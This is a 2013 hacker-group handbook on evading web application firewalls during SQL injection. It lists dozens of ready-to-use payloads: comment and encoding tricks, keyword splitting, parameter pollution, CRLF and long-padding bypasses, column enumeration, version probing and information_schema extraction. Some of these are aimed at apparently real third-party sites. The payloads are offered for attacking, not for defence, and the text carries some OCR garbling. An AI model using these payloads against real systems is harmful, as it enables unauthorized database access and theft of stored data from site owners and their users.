SQL Injection Bypassing HandBook

Author: BlackRos

Gaza HaCker Team

September 2013

Content writers :-

Chapter I

- SQL Injection: What is it?
- SQL Injection: An In-depth Explanation
- Why is it possible to pass SQL queries directly to a database that is hidden behind a firewall and any other security mechanism?
- Is my database at risk to SQL Injection?
- What is the impact of SQL Injection?
- Example of a SQLInjection Attack
- WebApplication Firewalls
- Detecting A WAF
- Prompt Message
- Dotdefender
- Observing HTTP Response

Chapter II

Advanced evasion techniques for defeating SQL injection Input validation mechanisms

Web applications are becoming more and more technically complex. Web applications, their

- Whitespace
- Null Bytes
- SQL Comments
- URL Encoding
- Changing Cases
- Encode to Hex Forbidden
- Replacing keywords technique

- WAF Bypassing – using characters
- HTTP Parameter Pollution (HPP)
- CRLF WAF Bypass technique
- Buffer Overflow bypassing

Chapter III

Let's see the matter in an orderly fashion from the beginning

- See If Site vulnerability Or Not
- Get Column Number
- Bypassing union select
- Get Version
- Group & Concat
- Bypass with Information_schema.tables
- Requested Baypassing

Chapter IIII

Other issues related to the subject

- Null Parameter
- FIND VULNERABLE COLUMNS
- Count(*)
- unhex()
- Get database

Introduction :

In this book I am not gonna teach you Basics of SQL injection, I will assume that you already know them, because cmon every one talks about it, you will find tons and tons of posts on forums related to basics of SQL Injection, In this post I will talk about common methods of used by hackers and pentesters for evading IDS, IPS, WAF's such as Modsecurity, dotdefender etc .

Chapter I

- **SQL Injection: What is it?**

SQL Injection is one of the many web attack mechanisms used by hackers to steal data from organizations. It is perhaps one of the most common application layer attack techniques used today. It is the type of attack that takes advantage of improper coding of your web applications that allows hacker to inject SQL commands into say a login form to allow them to gain access to the data held within your database.

In essence, SQL Injection arises because the fields available for user input allow SQL statements to pass through and query the database directly.

- **SQL Injection: An In-depth Explanation**

Web applications allow legitimate website visitors to submit and retrieve data to/from a database over the Internet using their preferred web browser. Databases are central to modern websites – they store data needed for websites to deliver specific content to visitors and render information to customers, suppliers, employees and a host of stakeholders. User credentials, financial and payment information, company statistics may all be resident within a database and accessed by legitimate users through off-the-shelf and custom web applications. Web applications and databases allow you to regularly run your business.

SQL Injection is the hacking technique which attempts to pass SQL commands (statements) through a web application for execution by the backend database. If not sanitized properly, web applications may result in SQL Injection attacks that allow hackers to view information from the database and/or even wipe it out.

Such features as login pages, support and product request forms, feedback forms, search pages, shopping carts and the general delivery of dynamic content, shape modern websites and provide businesses with the means necessary to communicate with prospects and customers. These website features are all examples of web applications which may be either purchased off-the-shelf or developed as bespoke programs.

These website features are all susceptible to SQL Injection attacks which arise because the fields available for user input allow SQL statements to pass through and query the database directly.

- **Why is it possible to pass SQL queries directly to a database that is hidden behind a firewall and any other security mechanism?**

Firewalls and similar intrusion detection mechanisms provide little or no defense against full-scale SQL Injection web attacks.

Since your website needs to be public, security mechanisms will allow public web traffic to communicate with your web application/s (generally over port 80/443). The web application has open access to the database in order to return (update) the requested (changed) information.

In SQL Injection, the hacker uses SQL queries and creativity to get to the database of sensitive corporate data through the web application.

SQL or Structured Query Language is the computer language that allows you to store, manipulate, and retrieve data stored in a relational database (or a collection of tables which organise and structure data). SQL is, in fact, the only way that a web application (and users) can interact with the database. Examples of relational databases include Oracle, Microsoft Access, MS SQL Server, MySQL, and Filemaker Pro, all of which use SQL as their basic building blocks.

SQL commands include SELECT, INSERT, DELETE and DROP TABLE. DROP TABLE is as ominous as it sounds and in fact will eliminate the table with a particular name.

In the legitimate scenario of the login page example above, the SQL commands planned for the web application may look like the following :

```
SELECT count(*)
FROM users_list_table
WHERE username='FIELD_USERNAME'
AND password='FIELD_PASSWORD"
```

In plain English, this SQL command (from the web application) instructs the database to match the username and password input by the legitimate user to the combination it has already stored.

Each type of web application is hard coded with specific SQL queries that it will execute when performing its legitimate functions and communicating with the database. If any input field of the web application is not properly sanitised, a hacker may inject additional SQL commands that broaden the range of SQL commands the web application will execute, thus going beyond the original intended design and function.

A hacker will thus have a clear channel of communication (or, in layman terms, a tunnel) to the database irrespective of all the intrusion detection systems and network security equipment installed before the physical database server .

- **Is my database at risk to SQL Injection?**

SQL Injection is one of the most common application layer attacks currently being used on the Internet. Despite the fact that it is relatively easy to protect against SQL Injection, there are a large number of web applications that remain vulnerable.

According to the Web Application Security Consortium (WASC) 9% of the total hacking incidents reported in the media until 27th July 2006 were due to SQL Injection. More recent data from our own research shows that about 50% of the websites we have scanned this year are susceptible to SQL Injection vulnerabilities.

It may be difficult to answer the question whether your web site and web applications are vulnerable to SQL Injection especially if you are not a programmer or you are not the person who has coded your web applications.

Our experience leads us to believe that there is a significant chance that your data is already at risk from SQL Injection.

Whether an attacker is able to see the data stored on the database or not, really depends on how your website is coded to display the results of the queries sent. What is certain is that the attacker will be able to execute arbitrary SQL Commands on the vulnerable system, either to compromise it or else to obtain information.

If improperly coded, then you run the risk of having your customer and company data compromised.

What an attacker gains access to also depends on the level of security set by the database. The database could be set to restrict to certain commands only. A read access normally is enabled for use by web application back ends.

Even if an attacker is not able to modify the system, he would still be able to read valuable information.

- **What is the impact of SQL Injection?**

Once an attacker realizes that a system is vulnerable to SQL Injection, he is able to inject SQL Query / Commands through an input form field. This is equivalent to handing the attacker your database and allowing him to execute any SQL command including DROP TABLE to the database!

An attacker may execute arbitrary SQL statements on the vulnerable system. This may compromise the integrity of your database and/or expose sensitive information. Depending on the back-end database in use, SQL injection vulnerabilities lead to varying levels of data/system access for the attacker. It may be possible to manipulate existing queries, to UNION (used to select related information from two tables) arbitrary data, use subselects, or append additional queries.

In some cases, it may be possible to read in or write out to files, or to execute shell commands on the underlying operating system. Certain SQL Servers such as Microsoft SQL Server contain stored and extended procedures (database server functions). If an attacker can obtain access to these procedures, it could spell disaster.

Unfortunately the impact of SQL Injection is only uncovered when the theft is discovered. Data is being unwittingly stolen through various hack attacks all the time. The more expert of hackers rarely get caught.

- **Example of a SQLInjection Attack :**

Here is a sample basic HTML form with two inputs, login and password.

```
<form method="post" action="http://testasp.vulnweb.com/login.asp">
<input name="tfUName" type="text" id="tfUName">
<input name="tfUPass" type="password" id="tfUPass">
</form>
```

The easiest way for the login.asp to work is by building a database query that looks like this:

```
SELECT id
FROM logins
WHERE username = '$username'
AND password = '$password'
```

If the variables $username and $password are requested directly from the user's input, this can easily be compromised. Suppose that we gave "Joe" as a username and that the following string was provided as a password: anything' OR 'x'='x

```
SELECT id
```


FROM logins
WHERE username = 'Joe'
AND password = 'anything' OR 'x'='x'

As the inputs of the web application are not properly sanitised, the use of the single quotes has turned the WHERE SQL command into a two-component clause.

The 'x'='x' part guarantees to be true regardless of what the first part contains.

This will allow the attacker to bypass the login form without actually knowing a valid username / password combination! +

- ***WebApplication Firewalls :***



According to webappsec " *Web Application Firewall (WAF): An intermediary device, sitting between a web-clientand a web server, analyzing OSI Layer-7 messages for violations in the programmedsecurity policy. A web application firewall is used as a security device protecting theweb server from attack*."

Almost all Webapplication firewalls and IDS use Signature based protection, where they are looking of common inputs such as **"Or 1=1", "Or x=x"** etc. But in my opinion webapplication firewalls are only good for detecting automated tools and script kiddies. However if the tool you are using for attacking a SQL Injection vulnerable database is an open source such as **SQLMAP**, You can easily modify it to evade a webapplication firewall.

- **Detecting A WAF :**


- Before learning about bypassing the WAF, You must know how to detect a Webapplication firewall. There are numerous methods of detecting if the target website is using a Webapplication firewall.

  Prompt Message :

  1. If you are attacking a website and you get an error like **"Hacking attempt detected"** or **"Page not found"**, you are up against a WAF.

- ***Dotdefender :***

If you are up against a Dotdefender you will get the following error message:



- ***Observing HTTP Response :***

If you see a similar http response whenever you make a malicious http request, you are probably up against a MOD secuirty WAF .

```
HTTP/1.1 501 Method Not ImplementedDate: Fri, 27 Jun 2008 23:30:54 GMTAllow: TRACEContent-Length: 279Connection: closeContent-Type: text/html; charset=iso-8859-1http://ws.
```

- **Example of a sample IDS and WAF Signature :**

```
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: "SQL Injection attempt detected, Your IP has been logged";flow: to_server, established; content: "' or 1=1 --"; nocase; sid: 1; rev:1;
```

The above signature is telling WAF that if the attackers inputs the following content into the webpage "' OR 1=1" display the message **"SQL Injection attempt detected, Your IP has been logged"**.

Chapter II

Advanced evasion techniques for defeating SQL injection Input validation mechanisms

Web applications are becoming more and more technically complex. Web applications, their supporting infrastructure and environments use various technologies and can contain a significant amount of modified and customized code.
The availability of these systems and the sensitivity of the data that they store and process are becoming critical to almost all major online businesses.
Since the network security technology market has matured, hackers have found it relatively harder to breach information systems through networkbased vulnerabilities, hackers are switching their focus to attempting to compromise web applications.
SQL injection is an attack in which SQL code is inserted or appended into application or user input parameters that are later passed to a back-end SQL server for parsing and execution.

In this mini-howto I will concentrate on "First Order Attack" SQL injection.

NOTE :

Hackers are using timing or other performance indicators to deduce the success or results of an attack.
There are many ways to exploit SQL injection vulnerabilities, the success of the attack is highly dependent on the database and its hosting operating systems that are under attack. (same database could be hosted on a Linux system or Windows). It might take a great deal of skills and perseverance to exploit a vulnerability to its full potential.

In this mini-howto, we'll explore more advanced techniques which you can use to enhance your SQL injection attacks, and to overcome difficulties that you may encounter. We'll discuss methods for evading input validation mechanisms, and look at various ways in which you can bypass defenses such as Web application firewalls (WAFs) or intrusion prevention systems (IPSs).

We will discuss some attack techniques to deliver a more complex attack to compromise adequately well-defended applications.
Web applications frequently employ input filters that are designed to defend against common attacks such as XSS, code injection, CSRF, including SQL injection. These filters may exist within the application's own code, in the form of custom input validation, or may be implemented outside the application, in the form of Web application firewalls (WAFs) or intrusion prevention systems (IPSs) or

intrusion detection systems (IDSs).

In the context of SQL injection attacks, the most interesting filters you are likely to encounter are those which attempt to block any input containing one or more of the following :

SQL keywords :

such as 'SELECT', 'INSERT', 'FROM', 'UPDATE', 'WHERE', 'ALTER', 'SELECT', 'SHUTDOWN', 'CREATE', 'DROP', 'DELETE FROM' and so on.

Specific individual characters such as quotation marks (') or hyphens (-)

- Whitespace

You may also come across filters which, rather than blocking input containing the items in the list above, the application code attempts to modify the input to make it safe, either by encoding or escaping problematic characters or by stripping (dropping) the offending items from the input and processing what is left in the normal way. But quite often, the application code, that these filters protect is vulnerable to SQL injection, and to exploit the vulnerability you need to find a means of evading the filter to pass your crafted input to the vulnerable code.
Welcome to the main part of this mini-howto. We will examine some techniques that you can use to do just that.

- Null Bytes

Often, the input filters which you need to bypass in order to exploit an SQL injection vulnerability are implemented outside the application's own code, in IDSs or IPSs or WAFs. To perform a null byte attack, you simply need to supply a URL-encoded null byte (%00) prior to any characters that the filter is blocking.
Suppose that we want to inject a UNION attack as below :

```
' UNION SELECT password FROM Users WHERE username='admin'--
```

Using the example above, you may be able to circumvent the input filters using an attack string as the following :

```
%00' UNION SELECT password FROM Users WHERE username='admin'--
```

- SQL Comments

You can use inline comment sequences to create snippets of SQL which are syntactically unusual but perfectly valid, and which bypass various kinds of input filters. You can circumvent various simple pattern-matching filters in this way.
For example:
Let's suppose that the application and its defenders filter out whitespaces and the equal sign (=).
You can easily bypass these filters using inline comments to separate each keyword without the need for whitespace.

For example :

```
'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/username/**/
LIKE/**/'admin'--
```

Many Web Developers wrongly believe that by restricting input to a single token they are preventing SQL injection attacks, forgetting that inline comments enable an attacker to construct arbitrarily complex SQL without using any spaces.
With MySQL, you can even use inline comments within SQL keywords, enabling many common keyword blocking filters to be bypassed.

For example:

If the back-end database is MySQL the attacking string above could be re-written like this below :

```
'/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/Users/**/WHE/**/RE/**/
username/**/LIKE/**/'admin'--
```

NOTE :

In MySQL, the "-- " (double-dash) comment style requires the second dash to be followed by at least one whitespace or control character (such as a space, tab, newline, and so on).

- **URL Encoding**

URL encoding is a versatile technique that you can use to defeat many kinds of input filters. In its most basic form, this involves replacing problematic characters with their ASCII code in hexadecimal form, preceded by the % character.
For example, the ASCII code for a single quotation mark is 0×27, so its URL-encoded representation is %27.
A vulnerability was discovered in 2007 in the PHP-Nuke application employed a filter which blocked both whitespace and the inline comment sequence /*, but failed to block the URL-encoded representation of the comment sequence. In this situation, you can use an attack such as the following to bypass the filter:

```
'%2f%2a*/UNION%2f%2a*/SELECT%2f%2a*/password%2f%2a*/FROM%2f%2a*/Users%2f%2a*/
WHERE%2f%2a*/username%2f%2a*/LIKE%2f%2a*/'admin'--
```

Note :

/ URL-encoded to %2f
* URL-encoded to %2a

Sometimes, this basic URL-encoding attack might not work, however you can circumvent the filter by double-URL-encoding the blocked characters (in this case /*). In the double-encoded attack, the % character in the original attack is itself URL-encoded in the normal way (as %25) so that the double-URL-encoded form of a single quotation mark is %2527. If you modify the above attacking string above to use double-URL encoding, it looks like this :

```
'%252f%252a*/UNION%252f%252a*/SELECT%252f%252a*/password%252f%252a*/
FROM%252f%252a*/Users%252f%252a*/WHERE%252f%252a*/username%252f%252a*/
LIKE%252f%252a*/'admin'--
```

After the double-URL-encoding, the application URL decodes the input as '/**/ UNION so on …
and the application would process the input within an SQL query, and the attack would be successful.
Another variation on the URL-encoding technique is to use Unicode encodings of blocked characters. As well as using the % character with a two-digit hexadecimal ASCII code, URL encoding can employ various Unicode representations of characters. Because of the complexity of the Unicode specification, decoders often tolerate illegal encodings and decode them on a "closest fit" basis. If an application's input validation checks for certain literal and Unicode-encoded strings, it may be possible to submit illegal encodings of blocked characters, which will be accepted by the input filter but which will decode appropriately to deliver a successful attack.
The table below shows couple of some standard and non-standard Unicode encodings of characters '

and * that are useful for SQL injection attacks.

- **Changing Cases**

  Some WAF's don't have any rule or signatures to detect upper cases, Here are some examples of a union statement with Uppercase.

  uNiOn aLl sElEcT
  UnIoN aLL SELECT

  You can combine uppercase statements with comments for more better results :

```
www.site.com/a.php?id=123 uNiOn All sEleCt/*We are bypassing the WAF*/select/**/1,2,3,4,5--
```

- ***Encode to Hex Forbidden :***

We do that with function [/%2A%2A/] & [%2F**%2F]

```
http://site.org.uk/News/view.php?id=-26/%2A%2A/union/%2A%2A/select/%2A%2A/1,2,3,4,5 --
```

```
http://site.org.uk/News/view.php?id=-26%2F**%2Funion%2F**%2Fselect%2F**%2F1,2,3,4,5 --
```

- ***Replacing keywords technique***

There is way to execute our vector called replacing the keywords.

Now how do we do this, we by now have to know the waf filters union and select.

Lets Make it filter out union and select!

This is what we are going to do:

```
+UnIoN+SeLselectECT+
```

The WAF will filter out union and select (orange words).

When he filters those key words the UNI and ON – SEL and ECT form one word again.

Some filters can't replace it 2 times.

Example in URL :

```
http://www.site.com/artigos-de-baralho-cigano.php?id=-130+UnIoN+SeLselectECT+1,2,3,4,5,6,7,8,9--
```

- ***WAF Bypassing – using characters.***

There is a whole bunch of characters available we can use to bypass WAF filters.

following characters can do this:

```
|, ?, ", ', *, %, £ , [], ;, :, \/, $, €, ()...
```

by using these characters in lots of cases /*!*/ is not filtered. But the sign * is replaced whit a space and union – select are filtered. which means replacing the keywords would not work.

In these cases we can simply use the * character to split the keywords.

We would do the next logical thing :

```
www.[site].com/index.php?id=-1+uni*on+sel*ect+1,2,3,4--+-
```

Almost the same as splitting keywords.
But in this case only * is filtered out by the was replacing it whit a space having the same result as in splitting keywords.

- *HTTP Parameter Pollution (HPP)*

HTTP Parameter Pollution (HPP) is a Web attack evasion technique that allows an attacker to craft a HTTP request in order to manipulate or retrieve hidden information. This evasion technique is based on splitting an attack vector between multiple instances of a parameter with the same name. Since none of the relevant HTTP RFCs define the semantics of HTTP parameter manipulation, each web application delivery platform may deal with it differently. In particular, some environments process such requests by concatenating the values taken from all instances of a parameter name within the request. This behavior is abused by the attacker in order to bypass pattern-based security mechanisms.

In Figure [1] we see two SQL injection vectors: "Regular attack" and "Attack using HPP". The regular attack demonstrates a standard SQL injection in the prodID parameter. This attack can be easily identified by a security detection mechanism, such as a Web Application Firewall (WAF). The second attack [Figure:2] uses HPP on the prodID parameter. In this case, the attack vector is distributed across multiple occurrences of the prodID parameter. With the correct combination of technology environment and web server, the attack succeeds. In order for a WAF to identify and block the complete attack vector it required to also check the concatenated inputs.

[Figure:1]

```
site.vulnweb.com/showforum.asp?id=-1 union select 1,2 --
```

[Figure:2]

```
site.vulnweb.com/showforum.asp?id=-1/* &id= */union/* &id= */select/* &id= */1,2 --
```

HPP technique :

```
/* &c= */

/* &b= */

/* &id= */

/*&q=*/

/*&prodID=*/

/*&abc=*/
```

```
q=select

union /* and b=*/ select

q=select/*&q=*/

q=*/from/*

q=select/*&q=*/name&q=password/*&q=*/

&b= */select+1,2 /?a=1+ union/* &b= */

q=*/name q=password/*

?id=1 /**/union/* &id= */select/* &id= */pwd/* &id= */from/* &id= */users
```

- *CRLF WAF Bypass technique*

CR LF means "Carriage Return, Line Feed"

CR LF means "Carriage Return, Line Feed"–it's a DOS hangover from the olden days from when some devices required a Carriage Return, and some devices required a Line Feed to get a new line, so Microsoft decided to just make a new-line have both characters, so that they would output correctly on all devices.

Windows programs expect their newline format in CRLF (\r\n). *nix expect just LF data (\n). If you open a Unix text document in Notepad on windows, you'll notice that all of the line breaks dissapear and the entire document is on one line. That's because Notepad expects CRLF data, and the Unix document doesn't have the \r character.

There are applications that will convert this for you on a standard *nix distro (dos2unix and unix2dos)

For those wondering, a carriage return and a line feed differ from back in Typewriter days, when a carriage return and a line feed were two different things. One would take you to the beginning of the line (Carriage Return) and a one would move you one row lower, but in the same horizontal location (Line Feed)

Once you have found a vulnerable application, you can apply the different techniques we discussed above.

CRLF technique

Syntax :

```
%0A%0D+Mysql Statement's+%0A%0D
```

```
?id=-
2+%0A%0D/*!%0A%0Dunion*/+%0A%0D/*!50000Select*/%0A%0D/*!+77771,77772,unhex(hex(/*!password*/)),77774+fr
om+/*!`users`*/-- -
```

Example in URL :

```
site.org.uk/News/view.php?id=-26+%0A%0Dunion%0A%0D+%0A%0Dselect%0A%0D+1,2,3,4,5 --
```

- *Buffer Overflow bypassing*

Majority waf Allowav written in the C language, which makes them vulnerable to override.

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

In July 2000, a vulnerability to buffer overflow attack was discovered in Microsoft Outlook and Outlook Express. A programming flaw made it possible for an attacker to compromise the integrity of the target computer by simply it sending an e-mail message. Unlike the typical e-mail virus, users could not protect themselves by not opening attached files; in fact, the user did not even have to open the message to enable the attack. The programs' message header mechanisms had a defect that made it possible for senders to overflow the area with extraneous data, which allowed them to execute whatever type of code they desired on the recipient's computers. Because the process was activated as soon as the recipient downloaded the message from the server, this type of buffer overflow attack was very difficult to defend. Microsoft has since created a patch to eliminate the vulnerability.

Buffer Overflow statement in SQLI


```
+and (select 1)=(Select 0xAAAAAAAAAAAAAAAAAAAAA 1000 more A’s)
```

this AAAAA it's more 1000 A

```
+and(/*!50000select*/ 1)=(/*!32302select*/
0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)+
```

Example in URL:

```
http://www.punjab-dj.com/music/song.php?cat=Punjabi&n==25799' and 0 union select
1,version(),3,4,5,6,7,8,9--+
```



with Buffer overflow WAF Bypass Unexpected

```
http://www.punjab-dj.com/music/song.php?cat=Punjabi&n==25799'+and(/*!50000select*/ 1)=(/*!32302select*/
0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)+ and 0 union select 1,version(),3,4,5,6,7,8,9--+
```

/song.php?cat=Punjabi&n==25799'+and(/*!50000select*/ 1)=(/*!3

wWw.DjPunjab.Me

5.1.69 (3)

» Search Music

» Back To HOME

Chapter III

Let's see the matter in an orderly fashion from the beginning

- *See If Site vulnerability Or Not*

```
[ALL]'

[ALL])'

[PHP]+and+1=1

[PHP]+and+50=50

[PHP]/**/and/**/1=1

[PHP]/**/and/**/50=50

[ASP]+waitfor+delay+'0:0:10'--

[ASP]%20waitfor%20delay%20'0:0:20'--
```

- *Get Column Number*

```
+group+by+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30
,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,5
7,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,
84,85,86,87,88,89,90,91,92,93,94,95,96,97,98,99,100%23

+Order+By+100 --

) order by 100-- -

') order by 100-- -

')order by 100%23%23

%')order by 100%23%23
```

```
Null' order by 100--+

Null' order by 100--+

'group by 100-- -

+group/**/by/**/100&#8211

'group/**/by/**/100%23%23

+PROCEDURE ANALYSE()

+and (select * from pages)=(select 1)
```

- *Bypassing union select*

```
+%0A/**//*!50000%55nIOn*//**/%0A/*!32302%53eLEct*/%0A+

=null%0A/**//*!50000%55nIOn*//**/%0A/*!32302%53eLEct*/%0A+

+union%23aa%0Aselect+

--%0Aunion--%0Aselect--%0A@tmp:=

/*!20000%0d%0aunion*/+/*!20000%0d%0aSelEct*/

/%2A%2A/union/%2A%2A/select/%2A%2A/

+%2F**%2Funion%2F**%2Fselect+

+UnIoN+SeLselectECT+

+UNIunionON+SELselectECT+

+#uNiOn+#sEleCt+

+--+Union+--+Select+--+

+union+distinct+select+

+union+distinctROW+select+

+union+(sELect'1','2','3')

+union(((((((select(1),(2),(3)))))))
```

```
=(1)unIon(selEct(1),(2),(3))

+UnIoN/*&a=*/SeLeCT/*&a=*/

/**/union/* &id= */select/* &id= */

%252f%252a*/UNION%252f%252a /SELECT%252f%252a*/
```

- *Get Version*

Version 5

Example :

```
www.site.eg/php?id=1/*!50094aaaa*/ error

www.site.eg/php?id=1/*!50095aaaa*/ no error

www.site.eg/php?id=1/*!50096aaaa*/ error
```

```
www.site.eg/php?id=1+and substring(version(),1,1)=5

www.site.eg/php?id=1+and substring(version(),1,1)=10
```

```
www.site.eg/php?id=1+AND MID(VERSION(),1,1) = '5';
```

version 4

Example :

```
www.site.eg/php?id=1/*!40123 1=1*/--+- no error

www.site.eg/php?id=1/*!40122rrrr*/ no error
```

```
www.site.eg/php?id=1+and substring(version(),1,1)=4

www.site.eg/php?id=1+and substring(version(),1,1)=9
```

```
www.site.eg/php?id=1+AND MID(VERSION(),1,1) = '4';
```

- *In column directly*

```
version()

@@version

@@GLOBAL.VERSION

convert(version() using latin1)

unhex(hex(version()))

(substr(@@version,1,1)=5) :: 1 true 0 fals
```

Example :

```
www.site.eg/php?id=-1+union+select+1,version(),3 -- -
```

- *Group & Concat*

```
--%0ACoNcAt()

concat%00()

%00CoNcAt()

grOUp_ConCat(,0x3e,)

concat_ws(0x3a,)

CONCAT_WS(CHAR(32,58,32),version(),)

REVERSE(tacnoc)

binary(version())

uncompress(compress(version()))

aes_decrypt(aes_encrypt(version(),1),1)
```

Notic :

CONCAT() and CONCAT_WS() do not have the same restriction(s) as GROUP_CONCAT().

Which therefor allows you to concat strings together up to the @@max_allowed_packet size,

instead of @@group_concat_max_len. The default value for @@max_allowed_packet is currently set to # 1048576 bytes, instead of @@group_concat_max_len's 1024.

- *Bypass with Information_schema.tables*

there many method to Bypass Information_schema.tables

[1] Spaces

```
information_schema . tables
```

[2] Backticks

```
`information_schema`.`tables`
```

[3] Specific Code

```
/*!information_schema.tables*/
```

[4] Encoded

```
FROM+information_schema%20%0C%20.%20%09tables
```

[5] foo with `.`

```
(select+group_concat(table_name)`foo`+From+`information_schema`.`tAblES`+Where+table_ScHEmA=schEMA())
```

[6] Alternative Names

```
information_schema.statistics

information_schema.key_column_usage

information_schema.table_constraints

information_schema.partitions
```

Alternative Names technique with Example :-

let's see some Example to extract tables and columns :-

